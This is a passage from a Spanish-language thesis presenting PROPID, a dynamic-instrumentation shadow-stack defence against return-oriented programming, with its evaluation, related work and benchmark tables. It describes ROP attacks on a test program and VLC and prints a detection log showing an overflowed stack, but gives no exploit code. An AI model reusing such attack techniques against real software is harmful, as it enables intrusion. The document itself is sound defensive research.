Un autómata sin pila podría verificar que todo cambio de flujo pertenece al CFG. Sin embargo, como una función puede ser llamada desde varios puntos del código, una corrupción de memoria podría sobrescribir la dirección de retorno de la función permitiendo a un atacante entrar a una función en un punto del código y retornar a otro punto

[1] Cerradura de Kleene: $\Gamma^* = \bigcup_{n \geq 0} \Gamma^n$

del código que llame a la misma función. Para evitar este posible escenario de ataque es necesario usar un AFPD.

La obtención del CFG de un ejecutable es un proceso complejo debido a que: (i) los ejecutables carecen de etiquetas que hagan legibles los cambios de flujo; (ii) los cambios de flujo pueden ser indirectos, lo que implica que sólo en ejecución se conoce su destino; (iii) ciertas opciones de optimización pueden generar códigos con comportamientos no estándar, como por ejemplo modificar el puntero al tope de pila antes de que finalice la función para que se vuelva a la dirección de retorno propia de la función llamadora (o anteriores) eliminando así varios contextos de la pila; (iv) los códigos auto-generados o auto-modificados cambian su CFG en ejecución; (v) ciertas técnicas de protección de ejecutables generan ramas innecesarias para dificultar la copia o modificación del mismo, añadiendo complejidad extra a la obtención del CFG. Así, se ha omitido la generación de CFGs por considerar que queda fuera del ámbito del PFC.

Por ello se ha simplificado el modelo anterior, obviando comprobar que los cambios de flujo que se ejecutan existen en el CFG. Sin el CFG la función de transición del AFPD queda así:

$$\Delta(q,(s,d),p) \begin{cases} (Correcto, p) & \text{si } q = Correcto; InstFlujo(s) = Branch \\ (Correcto, SigB(s)p) & \text{si } q = Correcto; InstFlujo(s) = Call \\ (Correcto, \varepsilon) & \text{si } q = Correcto; InstFlujo(s) = Ret; d = p \\ (Fallo, \varepsilon) & \text{sino} \end{cases}$$

Por supuesto, esta simplificación del modelo no es tan robusta como el modelo completo; pero verifica que se cumple el par *call-ret* en las llamadas a funciones permitiendo así detectar los ataques ROP básicos.

3.2. Prueba de concepto: PROPID

Para validar el modelo propuesto se ha creado una prueba de concepto que implementa la versión simplificada del modelo descrito. Esta implementación recibe el nombre de PROPID (Prevención de ataques ROP en ejecutables mediante Instrumentación Dinámica). En esta sección se describen los detalles técnicos de la creación del programa de prueba implementado para la evaluación del modelo, desarrollado con la herramienta Pin.

Los AFPD emplean una estructura de pila para almacenar los estados de pila generados. En este modelo, la pila del autómata guarda una copia de las direcciones de retorno almacenadas en la pila del proceso, llamada *Shadow Stack*. Se le ha dado ese nombre a la pila del AFPD para poderla diferenciar fácilmente de la pila del proceso.

Debido a que la gran mayoría de programas actuales son multihilo, la implementación del AFPD también ha de serlo, por ello se ha asociado a la creación de hilos una función de declaración de *ShadowStack*. Así, al mismo tiempo que un nuevo hilo es creado también se crea su propia *ShadowStack*.

Según el modelo simplificado, sólo se han de controlar dos instrucciones: las llamadas a funciones, *calls*, y los retornos de las mismas, *rets*. Para cada uno de estos eventos se

ha definido una instrumentación básica:

- **Llamadas a funciones** (*calls*): Después de cada llamada a función, el código de instrumentación busca la *ShadowStack* correspondiente al hilo que se está ejecutando y copia en ella la dirección de retorno a la que se ha de volver tras finalizar la función, justo con la posición de la pila en la que está almacenada.
- **Retornos de funciones** (*rets*): Cuando finaliza la función y se ha de volver al código que la ha llamado, la instrumentación busca la *ShadowStack* correspondiente al hilo que se esta ejecutando y comprueba que la dirección a la que se retorna coincide con la almacenada en la cima de la *ShadowStack*.

Los resultados experimentales han mostrado que no siempre se vuelve a la dirección esperada, sino que existen situaciones en las que se vuelve a una dirección anterior saltándose varios contextos. Según el modelo teórico esto sería una violación del par *call-ret* modelado, pero en realidad es sólo un comportamiento no estándar.

Para evitar los falsos positivos de estos comportamientos no estándar, PROPID busca si la dirección de retorno existe en la *ShadowStack*. En el caso de que exista, comprueba que la posición en la pila coincide con la almacenada en la *ShadowSack*. Si las dos comprobaciones se verifican, el comportamiento del programa es normal. Pero si la dirección de retorno no existen en la *ShadowStack* o su posición no coincide, entonces el programa se encuentra bajo un ataque ROP. En este caso, el programa es abortado y se genera un informe para su análisis posterior.

En la Figura 3.1 se observa un ejemplo de este informe, que incluye la pila del hilo (un extracto), con algunas posiciones de memoria por encima del tope de la pila; el estado del procesador; y la *ShadowStack* con los nombres de las funciones donde se debería haber vuelto junto con la librería de la que forman parte.

Todo este proceso de asociación de código a las instrucciones *call* y *ret* se hace de forma dinámica, capturando las trazas de código que se van a ejecutar y procesándolas por bloques para asociar las funciones de instrumentación. Se ha seleccionado la instrumentación por traza por ser el modo de menor granularidad en Pin que permite la captura de código no intencionado.

```
PROPID ERROR:
        3380 6f343cf3: Stack value 77b79731, in 152DF83C, doesn't match with
                ShadowStack value 6f3444b3, in 152df83c
        ShadowStack:
        6a5aae40 ESP: 152df9dc IMG: C:\Program Files\VideoLAN\VLC\libvlccore.dll
        RTN: __module_Need
        6a565b98 ESP: 152dfa7c IMG: C:\Program Files\VideoLAN\VLC\libvlccore.dll
        RTN: stream_DemuxDelete
        6a56fc71 ESP: 152dfaec IMG: C:\Program Files\VideoLAN\VLC\libvlccore.dll
        RTN: __input_CreateThread
        6a56f1aa ESP: 152dfb2c IMG: C:\Program Files\VideoLAN\VLC\libvlccore.dll
        RTN: __input_CreateThread
        6a5706ca ESP: 152dfc8c IMG: C:\Program Files\VideoLAN\VLC\libvlccore.dll
        RTN: __input_CreateThread
        6a572643 ESP: 152dfd1c IMG: C:\Program Files\VideoLAN\VLC\libvlccore.dll
        RTN: input_AddSubtitles
        6a572f98 ESP: 152dfdcc IMG: C:\Program Files\VideoLAN\VLC\libvlccore.dll
        RTN: input_AddSubtitles
        6a574d84 ESP: 152dfebc IMG: C:\Program Files\VideoLAN\VLC\libvlccore.dll
        RTN: __input_Read
        6a5b1444 ESP: 152dff2c IMG: C:\Program Files\VideoLAN\VLC\libvlccore.dll
        RTN: __vlc_thread_create
        6ff61287 ESP: 152dff4c IMG: C:\Windows\system32\msvcrt.dll
        RTN: _itow_s
        6ff61328 ESP: 152dff84 IMG: C:\Windows\system32\msvcrt.dll
        RTN: _endthreadex
        77e33c45 ESP: 152dff8c IMG: C:\Windows\system32\kernel32.dll
        RTN: BaseThreadInitThunk
        77f237f5 ESP: 152dff98 IMG: C:\Windows\SYSTEM32\ntdll.dll
        RTN: RtlInitializeExceptionChain
        77f237c8 ESP: 152dffd8 IMG: C:\Windows\SYSTEM32\ntdll.dll
        RTN: RtlInitializeExceptionChain
        77f05574 ESP: 152dfd00 IMG: C:\Windows\SYSTEM32\ntdll.dll
        RTN: NtContinue
        77f2366d ESP: 152dfd04 IMG: C:\Windows\SYSTEM32\ntdll.dll
        RTN: LdrInitializeThunk

        Registers:
        EAX: FFFFFD66 ECX: 00000001 EDX: FFFFFFFF EBX: 41414141
        ESP: 152DF83C EBP: 41414141 ESI: 41414141 EDI: 41414141

        Segment registers:
        ES: 00000023 CS: 0000001B
        SS: 00000023 DS: 00000023
        FS: 0000003B DS: 00000023

        Real Stack:
        ...
        152DF828        41414141
        152DF82C        41414141
        152DF830        41414141
        152DF834        41414141
        152DF838        41414141
ESP:    152DF83C        77b79731 Return value corrupted, possible ROP attack.
        152DF840        709b2a73
        152DF844        90909090
        ...
```

Figura 3.1: Estado de la pila en función de la ejecucion de *scanf*.

Capítulo 4

Evaluación

Todo sistema propuesto ha de ser evaluado de forma que pueda ser comparado por su efectividad y eficiencia con otros sistemas. Para la evaluación de PROPID se han creado dos conjuntos de pruebas. El primer conjunto de pruebas tiene el objetivo de evaluar la efectividad de PROPID a la hora de detectar ataques, mientras que el segundo conjunto tiene un doble objetivo: estimar el número de falsos positivos producidos por la defensa; y estimar la sobrecarga que introduce PROPID sobre la ejecución normal de un programa.

4.1. Detección de ataques

Las pruebas de detección de ataques están formadas por un par de programas vulnerables que son atacados. El primero de ellos ha sido creado a propósito y contiene una cadena de caracteres vulnerable ubicada en pila (Código 1.1, véase Sección 1). Su compilación se ha hecho sin canarios que protejan la pila de posibles desbordamientos de buffer.

El segundo programa es el VLC V0.9.4, que se ha seleccionado por ser un software comercial con una vulnerabilidad conocida en la manipulación de los ficheros de subtitulos [Exp08].

Para ambos programas se ha usado un mismo esquema de ataque ROP, que demuestra la capacidad de ejecutar código arbitrario de este tipo de ataques. Para la aplicación de prueba, el ataque abre una calculadora, cerrando el programa de forma correcta y sin generar excepciones. Para VLC, el ataque abre un navegador, cerrando el programa atacado de forma correcta y sin generar excepciones. Al igual que se puede abrir una calculadora o un navegador, se puede abrir cualquier otro programa o llamar a cualquier otra función del sistema. De la misma forma que se cierra el programa atacado sin generar excepciones, se puede reiniciar su ejecución del programa evitando el ataque, demostrando así la posibilidad de iniciar un ataque complejo y de forma transparente al usuario. Todos los ataques son detectados tras ejecutarse la instrucción de cambio de flujo que redirecciona al primer *gadget*, bloqueando efectivamente la ejecución de cualquier *gadget* atacante.

4.2. Falsos positivos y sobrecarga

Para las pruebas de falsos positivos y sobrecarga era deseable buscar un conjunto de programas fieles al comportamiento real del software existente. Por ello se ha seleccionados SPEC CPU 2006, un *benchmark* creado especialmente para comparar el rendimiento entre arquitecturas, compiladores, defensas, etc. PROPID solo monitoriza los contextos del procesador, no de la unidad de punto flotante (FPU). Por ello, sólo se han usado las pruebas SPECint06, en las que no se hace uso de la FPU. Para ejecutar las pruebas se ha usado un AMD Athlon II X2 270 a 3,4GHz con 2GB de memoria RAM en un entorno Windows 7 Pro SP1.

Los programas que componen SPECint06 son perlbench, bzip2, gcc, gobmk, mcf, hmmer, sjeng, libquantum, h264ref, omnetpp, astar y Xalan [Hen06, URL15]. De estos, mcf es el único programa que no se ha podido usar en las pruebas por una incompatibilidad en el manejo de la memoria entre este programa y Pin. Todos los demás programas han sido ejecutados 60 veces en 3 modos: (i) *Ejecución base*, sin Pin ni PROPID; (ii) *sobre Pin pero sin instrumentación*, modo Pin; (iii) *sobre la defensa PROPID*. La ejecución de cada iteración ha costado 1,6, 2,3 y 5,5 horas respectivamente. En total, la ejecución de la prueba duró 563,8 horas.

Las pruebas muestran que no existen falsos positivos. Igualmente, la comprobación de la corrección de los ficheros de salida demuestra que PROPID es transparente en comportamiento respecto a la ejecución base.

La Figura 4.1 muestra la sobrecarga introducida por PROPID y Pin respecto a la ejecución base. Los resultados muestran que PROPID se ejecuta en 3,5x respecto a la ejecución base (es decir, su tiempo de ejecución es 3.5 veces el tiempo que tarda la ejecución base) y 2,5x respecto a la ejecución Pin, con un nivel de confianza del 95 % según una distribución normal y una ratio error/media menor del 1 % en las pruebas de PROPID. En el Apéndice B se muestran más extensamente los resultados obtenidos y los cálculos realizados.




Figura 4.1: Resultados del benchmark SPEC CPUint06 comparando PROPID y Pin respecto a la ejecución base.

Capítulo 5

Trabajo relacionado

En este capítulo se presentan los trabajos relacionados con el PFC en categorías según su temática principal.

Ataques ROP automáticos

En [SAB11] se presenta un sistema de generación automática de ataques ROP. Este sistema toma como entrada los binarios del programa atacado, que analiza en busca de *gadgets*, y el código que el atacante desea ejecutar. Al final, el sistema devuelve un ataque ROP semánticamente equivalente al código original.

En la línea de la automatización de ataques, en [BBM+14] se presenta un ataque contra servicios de red con autorecuperación ante fallo. Esta técnica exige conocer una vulnerabilidad de pila y que el servicio se recupere sin cambiar el canario ni el offset del ASLR tras un fallo. En el artículo se presenta una herramienta que, sin tener el código fuente ni el binario de la aplicación atacada, obtiene el valor del canario y la dirección de retorno de la función vulnerable mediante una fuga de información. Tras la obtención de estos, busca los *gadgets* necesarios por prueba y error para hacer un volcado de memoria por el socket que le permita buscar el resto de *gadgets*.

Por último, en [BB14] presentan una modificación de los ataques ROP centrándose en el uso de *sigreturn*, retornos de funciones asociadas a señales o excepciones del procesador. En lugar de sobrescribir la dirección de retorno de una función, como hace ROP, sobrescriben el estado del procesador guardado en pila al recibir una excepción. Esta sobrescritura permite modificar el contador de programa, lo que permite redirigir el flujo del programa a la ejecución de los *gadgets* deseados.

Stack cookies

StackGuard propone usar como canario un patrón compuesto por símbolos finalizadores de cadena (e.g. valor x00) que al intentar introducirlo mediante una instrucción de copia de cadenas se interpretase que la cadena había acabado antes de sobrescribir la

dirección de retorno [CPM+98]. Por otro lado, StackShield propone hacer una copia de las direcciones de retorno en el prologo de la función y comprobar que ésta no ha variado en el epílogo, usando la propia dirección de retorno como canario [Ven00]. Por último, SSP propone una reordenación de las variables locales para que no sean afectadas por los desbordamientos de buffer, junto con un canario aleatorio [EY00].

Shadow Stack

Una parte importante de los trabajos previos están estrechamente relacionados con la implementación de una *Shadow Stack*, técnica consistente en copiar las direcciones de retorno en una sección de memoria oculta o protegida. Lo más habitual es hacer una nueva compilación de los ejecutables para implementarla [PC03, GPSAK06]. Esta técnica modifica el principio de las funciones para guardar la dirección de retorno y la comprueba al final.

En [LWJ+10] se presenta un concepto semejante pero en el núcleo del sistema. En este caso, la dirección de retorno sólo se guarda en la *Shadow Stack*, y en la pila del proceso se guarda un puntero a la dirección de retorno guardada.

Siguiendo un planteamiento dinámico con el fin de detectar la ejecución de códigos no intencionados están: (i) [DSW11b] que presenta una implementación de una *Shadow Stack* mediante el DBI Pin; (ii) [SYB12] la implementacion se hace mediante una maquina virtual, la cual modifica el comportamiento de las instrucciones *call* y *ret* para que usen una *Shadow Stack* en lugar de la pila del proceso.

Integridad del Flujo de Control

Otra gran tendencia a la hora de desarrollar técnicas de defensa es la verificación de integridad del CFG, obtenido de forma estática.

En [ABEL05] se presenta una implementación mediante recompilación estática que etiqueta la primera posición de las funciones y la posición siguiente a las llamadas a ésta con un identificador único. Así, antes de ejecutar la llamada y antes de efectuar el retorno se verifica la existencia y la concordancia de la etiqueta con la esperada. Esto permite garantizar que una función solo puede volver a una posición de memoria donde ha sido llamada, pero no protege la pila de ser sobrescrita.

En [EAV+06] también se centran en una recompilación del código. En este caso lo que hacen es comprobar de forma automática la corrección del código. Si no consiguen garantizar de forma estática la corrección, entonces inyectan nuevo código que lo comprueba en ejecución. En las comprobaciones se incluye el CFI mediante el etiquetado de funciones, igual que el artículo anterior.

En [PPK13] hacen una comprobación dinámica de la corrección del CFI parcial mediante el uso de los registros *Last Branch Record* (LBR), una tabla de registros que almacena los último saltos ejecutados. Las tablas LBR son un mecanismo exclusivo de las arquitecturas Intel. En este trabajo comprueban que la secuencia de saltos anterior a una llamada al sistema corresponde con un patrón del CFG.

Defensas exclusivas para ROP

A diferencia de las anteriores propuestas, que se centran en garantizar la integridad de los retornos de la pila (*Shadow Stack*) o la corrección del flujo del programa (CFI). Aquí se presentan una serie de medidas orientadas exclusivamente a las protección frente a ataques ROP.

En [OBL+10] se presenta una técnica estática de compilación del código en la que garantizan la eliminación de todos los cambios de flujo no intencionados, reduciendo así el número de *gadgets* utilizables por un atacante.

En [LZWG11] se presenta una analizador que traduce los datos de entrada al programa en direcciones de memoria para luego concatenar los códigos apuntados por estas direcciones. El nuevo código es analizado por un antivirus.

Finalmente, en [CXS+09] se presenta una técnica de detección dinámica de ataques ROP, en la que se cuentan las las instrucciones ejecutadas entre dos *rets* y si son menos de 5 instrucciones y este comportamiento se repite 3 veces seguidas, se asume que el programa está siendo atacado.

Contribución

Como se ha presentado a lo largo de este capítulo, las medidas contra ataques ROP se centran en proteger las direcciones de retorno, *ShadowStack*; verificar que la ejecución coincide con el CFG, CFI; o detectar comportamientos y características muy concretas de los ataques ROP para identificar un ataque.

Este proyecto aporta una nueva solución, uniendo en una misma defensa la protección de la pila, mediante una *ShadowStack*, con la protección del flujo del proceso mediante un CFI. Como esta defensa se centra en las características del programa y no de los ataques, no sólo permite detectar ataques ROP, sino que puede detectar otros tipos de ataque iniciados por un desbordamiento de buffer (como por ejemplo, SEH-base) o cualquier ejecución de código arbitrio.

Capítulo 6

Conclusiones

En este último capítulo se presentan los resultados y conclusiones del proyecto, así como sus implicaciones. Además, se plantean posibles líneas de trabajo futuro.

Los ataques ROP son una potente técnica de ataque que evade las actuales medidas defensivas, como W⊕X, ASLR o los *canarios*. ROP proporciona al atacante un conjunto de secuencias de instrucciones (*gadgets*) que forman un conjunto completo de Turing, permitiendo la modificación comportamiento del proceso durante su ejecución de forma arbitraria. La principal contribución de este proyecto es presentar un mecanismo teórico para la Integridad del Flujo de Control (CFI), modelado con un autómata de pila, que detecta la manipulación del comportamiento normal de un proceso. También se presenta una simplificación de este modelo teórico para lograr una implementación práctica, con una sobrecarga que en media representa un factor 3,5x. (es decir, su tiempo de ejecución es 3.5 veces el tiempo que tarda la ejecución base).

La efectividad del sistema parece ser buena, ya que ha detectado todos los ataques que se han realizado y no se han dado falsos positivos en las pruebas con aplicaciones reales, pero la sobrecarga que introduce es alta – 3,5x en media, pero en algunas aplicaciones se alcanza el factor 7x. Esto nos hace pensar que la teoría es buena, pero que es necesario buscar un método de implementación más eficiente.

Como posibles líneas de trabajo futuro se plantean las siguientes:

- **Estudio de otros DBIs que se ajusten más a las necesidades del proyecto:** El uso de Pin como DBI es debido al desconocimiento inicial de las necesidades de intrumentación. Existen otros DBI más ligeros en su ejecución que Pin, como por ejemplo DynamoRIO.

- **Implementación del modelo completo:** Desarrollar un sistema que implemente el modelo de protección completo, incluyendo un analizador estático que obtenga de forma automática el CFG antes de comenzar la ejecución del programa a proteger.

- **Firmas de pila:** Estudiar el uso de las direcciones de retorno y su posición en pila almacenadas como una firma de pila, pudiendo hacer comprobaciones de la integridad de toda la pila.

Bibliografía

[ABEL05] Martín Abadi, Mihai Budiu, Ulfar Erlingsson, and Jay Ligatti. Control-flow integrity. In *Proceedings of the 12th ACM conference on Computer and communications security*, pages 340–353. ACM, 2005.

[BB14] Erwin Bosman and Herbert Bos. Framing signals-a return to portable shellcode. In *Security and Privacy (SP), 2014 IEEE Symposium on*, pages 243–258. IEEE, 2014.

[BBM+14] Andrea Bittau, Adam Belay, Ali Mashtizadeh, David Mazieres, and Dan Boneh. Hacking blind. In *Security and Privacy (SP), 2014 IEEE Symposium on*, pages 227–242. IEEE, 2014.

[CDD+10] Stephen Checkoway, Lucas Davi, Alexandra Dmitrienko, Ahmad-Reza Sadeghi, Hovav Shacham, and Marcel Winandy. Return-oriented Programming Without Returns. In *Proceedings of the 17th ACM Conference on Computer and Communications Security*, CCS '10, pages 559–572, New York, NY, USA, 2010. ACM.

[CPM+98] Crispan Cowan, Calton Pu, Dave Maier, Jonathan Walpole, Peat Bakke, Steve Beattie, Aaron Grier, Perry Wagle, Qian Zhang, and Heather Hinton. StackGuard: Automatic Adaptive Detection and Prevention of Buffer-Overflow Attacks. In *Usenix Security*, volume 98, pages 63–78, 1998.

[CVE15] CVE Details. Vulnerabilities By Type. [Online], November 2015. `http://www.cvedetails.com/vulnerabilities-by-types.php`.

[CWP+00] C. Cowan, P. Wagle, C. Pu, S. Beattie, and J. Walpole. Buffer overflows: attacks and defenses for the vulnerability of the decade. In *DARPA Information Survivability Conference and Exposition, 2000. DISCEX '00. Proceedings*, volume 2, pages 119–129 vol.2, 2000.

[CXS+09] Ping Chen, Hai Xiao, Xiaobin Shen, Xinchun Yin, Bing Mao, and Li Xie. DROP: Detecting return-oriented programming malicious code. In *Information Systems Security*, pages 163–177. Springer, 2009.

[Des97a] Solar Designer. Getting around non-executable stack (and fix), 1997. http://seclists.org/bugtraq/1997/Aug/63.

[Des97b] Solar Designer. Linux kernel patch to remove stack exec permission, 1997.

[DSW11a] Lucas Davi, Ahmad-Reza Sadeghi, and Marcel Winandy. ROPdefender: A Detection Tool to Defend Against Return-oriented Programming Attacks. In *Proceedings of the 6th ACM Symposium on Information, Computer and Communications Security*, ASIACCS '11, pages 40–51, New York, NY, USA, 2011. ACM.

[DSW11b] Lucas Davi, Ahmad-Reza Sadeghi, and Marcel Winandy. ROPdefender: A practical protection tool to protect against return-oriented programming. In *Proceedings of the 6th Symposium on Information, Computer and Communications Security (ASIACCS)*, 2011.

[EAV+06] Ulfar Erlingsson, Martín Abadi, Michael Vrable, Mihai Budiu, and George C Necula. XFI: Software guards for system address spaces. In *Proceedings of the 7th symposium on Operating systems design and implementation*, pages 75–88. USENIX Association, 2006.

[Exp08] Exploit Database. VLC Media Player < 0.9.6 - (.rt) Stack Buffer Overflow Exploit. [Online], November 2008. https://www.exploit-db.com/exploits/7051/.

[EY00] Hiroaki Etoh and Kunikazu Yoda. Protecting from stack-smashing attacks, 2000.

[Fou03] OpenBSD Foundation. OpenBSD 3.3 release, May 2003. http://www.openbsd.org/33.html.

[GPSAK06] Suhas Gupta, Pranay Pratap, Huzur Saran, and S Arun-Kumar. Dynamic code instrumentation to detect and recover from return address corruption. In *Proceedings of the 2006 international workshop on Dynamic systems analysis*, pages 65–72. ACM, 2006.

[Hen06] John L Henning. SPEC CPU2006 benchmark descriptions. *ACM SIGARCH Computer Architecture News*, 34(4):1–17, 2006.

[LCM+05] Chi-Keung Luk, Robert Cohn, Robert Muth, Harish Patil, Artur Klauser, Geoff Lowney, Steven Wallace, Vijay Janapa Reddi, and Kim Hazelwood. Pin: Building Customized Program Analysis Tools with Dynamic Instrumentation. *SIGPLAN Not.*, 40(6):190–200, June 2005.

[LWJ+10] Jinku Li, Zhi Wang, Xuxian Jiang, Michael Grace, and Sina Bahram. Defeating return-oriented rootkits with return-less kernels. In *Proceedings of the 5th European conference on Computer systems*, pages 195–208. ACM, 2010.

[LZWG11] Kangjie Lu, Dabi Zou, Weiping Wen, and Debin Gao. deRop: removing return-oriented programming from malware. In *Proceedings of the 27th Annual Computer Security Applications Conference*, pages 363–372. ACM, 2011.

[Mic06] Microsoft. A detailed description of the Data Execution Prevention (DEP) feature in Windows XP Service Pack 2, Windows XP Tablet PC Edition 2005, and Windows Server 2003, 2006. `https://support.microsoft.com/en-us/kb/875352`.

[OBL+10] Kaan Onarlioglu, Leyla Bilge, Andrea Lanzi, Davide Balzarotti, and Engin Kirda. G-Free: defeating return-oriented programming through gadget-less binaries. In *Proceedings of the 26th Annual Computer Security Applications Conference*, pages 49–58. ACM, 2010.

[One96] Aleph One. Smashing the stack for fun and profit. *Phrack magazine*, 7(49):14–16, 1996.

[PC03] Manish Prasad and Tzi-cker Chiueh. A Binary Rewriting Defense Against Stack based Buffer Overflow Attacks. In *USENIX Annual Technical Conference, General Track*, pages 211–224, 2003.

[PPK13] Vasilis Pappas, Michalis Polychronakis, and Angelos D Keromytis. Transparent ROP Exploit Mitigation Using Indirect Branch Tracing. In *USENIX Security*, pages 447–462, 2013.

[RAM14] Ricardo J. Rodríguez, Juan Antonio Artal, and José Merseguer. Performance Evaluation of Dynamic Binary Instrumentation Frameworks. *IEEE Latin America Transactions (Revista IEEE America Latina)*, 12(8):1572–1580, December 2014.

[RBSS12] Ryan Roemer, Erik Buchanan, Hovav Shacham, and Stefan Savage. Return-Oriented Programming: Systems, Languages, and Applications. *ACM Trans. Inf. Syst. Secur.*, 15(1):2:1–2:34, March 2012.

[SAB11] Edward J. Schwartz, Thanassis Avgerinos, and David Brumley. Q: Exploit Hardening Made Easy. In *Proceedings of the 20th USENIX Conference on Security*, SEC'11, pages 25–25, Berkeley, CA, USA, 2011. USENIX Association.

[Sha07] Hovav Shacham. The Geometry of Innocent Flesh on the Bone: Return-into-libc Without Function Calls (on the x86). In *Proceedings of the 14th ACM Conference on Computer and Communications Security*, CCS '07, pages 552–561, New York, NY, USA, 2007. ACM.

[SPP+04] Hovav Shacham, Matthew Page, Ben Pfaff, Eu-Jin Goh, Nagendra Modadugu, and Dan Boneh. On the effectiveness of address-space randomization. In *Proceedings of the 11th ACM conference on Computer and communications security*, pages 298–307. ACM, 2004.

[SYB12] Tian Shuo, He Yeping, and Ding Baozeng. Prevent kernel return-oriented programming attacks using hardware virtualization. In *Information Security Practice and Experience*, pages 289–300. Springer, 2012.

[Tea00] Pax Team. Design and implementation of PAGEEXEC, 2000.

[Tea03] Pax Team. PaX address space layout randomization (ASLR), 2003.

[URL15] Standard Performance Evaluation Corporation. [Online], 2015. `http://spec.org/`.

[vdVdSCB12] Victor van der Veen, Nitish dutt Sharma, Lorenzo Cavallaro, and Herbert Bos. Memory Errors: The Past, the Present, and the Future. In Davide Balzarotti, SalvatoreJ. Stolfo, and Marco Cova, editors, *Research in Attacks, Intrusions, and Defenses*, volume 7462 of *Lecture Notes in Computer Science*, pages 86–106. Springer Berlin Heidelberg, 2012.

[Ven00] Stack Shield Vendicator. A stack smashing technique protection tool for Linux. *World Wide Web, http://www. angelfire. com/sk/stackshield/info. html*, 2000.

[WD01] David Wagner and Drew Dean. Intrusion detection via static analysis. In *Security and Privacy, 2001. S&P 2001. Proceedings. 2001 IEEE Symposium on*, pages 156–168. IEEE, 2001.

[Woj01] RN Wojtczuk. The advanced return-into-lib (c) exploits: PaX case study. *Phrack Magazine, Volume 0x0b, Issue 0x3a, Phile# 0x04 of 0x0e*, 2001. `http://phrack.org/issues/58/4.html`.

Apéndice A

Horas de trabajo

Con el objetivo de controlar el tiempo de desarrollo del proyecto, se ha realizado un seguimiento de las horas dedicadas a cada parte del mismo. En la Figura A.1 se puede ver diagrama de Gantt por semanas y tareas.

La primera etapa del proyecto consistió en estudiar qué es un ataque ROP, cuáles son sus variantes y qué defensas hacen frente a estos ataques. También se selecciono el *framawork* de instrumentación y se estudio cómo utilizarlo. Tras el análisis del problema y las características del DBI, se planteo un modelo de defensa y se implementaron las pruebas. Debido a que se hicieron algunas mejoras en la implementación, parte de las pruebas de sobrecarga se tuvieron que repetir.

Al final de los 9 meses de proyecto, se ha estimado un coste aproximado de 720 horas de trabajo. Aunque el número de horas excede las previstas para el proyecto, este tiempo han sido necesario para el estudio de las múltiples defensas existentes.




Figura A.1: Diagrama de Gantt mostrando el esfuerzo invertido en semanas.

Apéndice B

Resultados del benchmark

	perlbench	bzip	gcc	gobmk	hmmer	sjeng
Base						
Media	484,37	763,62	473,31	460,89	706,04	634,92
Varianza	1,02	8,18	4,49	1,05	0,9	1,03
Error	0,26	2,07	1,14	0,27	0,23	0,26
Error/Media	0,05 %	0,27 %	0,24 %	0,06 %	0,03 %	0,04 %
Pin						
Media	895,74	907,58	752,15	668,07	799,6	936
Varianza	7,19	7,38	4,28	1,18	2	9,48
Error	1,82	1,87	1,08	0,3	0,51	2,4
Error/Media	0,20 %	0,21 %	0,14 %	0,04 %	0,06 %	0,26 %
PROPID						
Media	3372,08	1594,74	1859,25	1900,65	984,77	2931,11
Varianza	13,61	8,96	5,34	2,1	1,3	7,53
Error	3,44	2,27	1,35	0,53	0,33	1,9
Error/Media	0,10 %	0,14 %	0,07 %	0,03 %	0,03 %	0,06 %
Overhead						
PROPID/Base	6,96	2,09	3,93	4,12	1,39	4,62
Pin/Base	1,85	1,19	1,59	1,45	1,13	1,47

	libquantum	h264ref	omnetpp	astar	Xalan	Total
Base						
Media	222,54	715,07	515,22	533,97	344,15	5854,51
Varianza	1,65	9,54	4,99	2,63	1,48	25,73
Error	0,42	2,41	1,26	0,66	0,37	6,51
Error/Media	0,19 %	0,34 %	0,25 %	0,12 %	0,11 %	0,11 %
Pin						
Media	288,09	1317,75	621,35	593,98	479,99	8262,85
Varianza	3,75	27,61	5,37	3,59	26,45	58,62
Error	0,95	6,99	1,36	0,91	6,69	14,83
Error/Media	0,33 %	0,53 %	0,22 %	0,15 %	1,39 %	0,18 %
PROPID						
Media	287,69	1943,51	1938,65	603,75	2285,44	19708,55
Varianza	3,35	19,01	10,2	4,2	56,36	73,32
Error	0,85	4,81	2,58	1,06	14,26	18,55
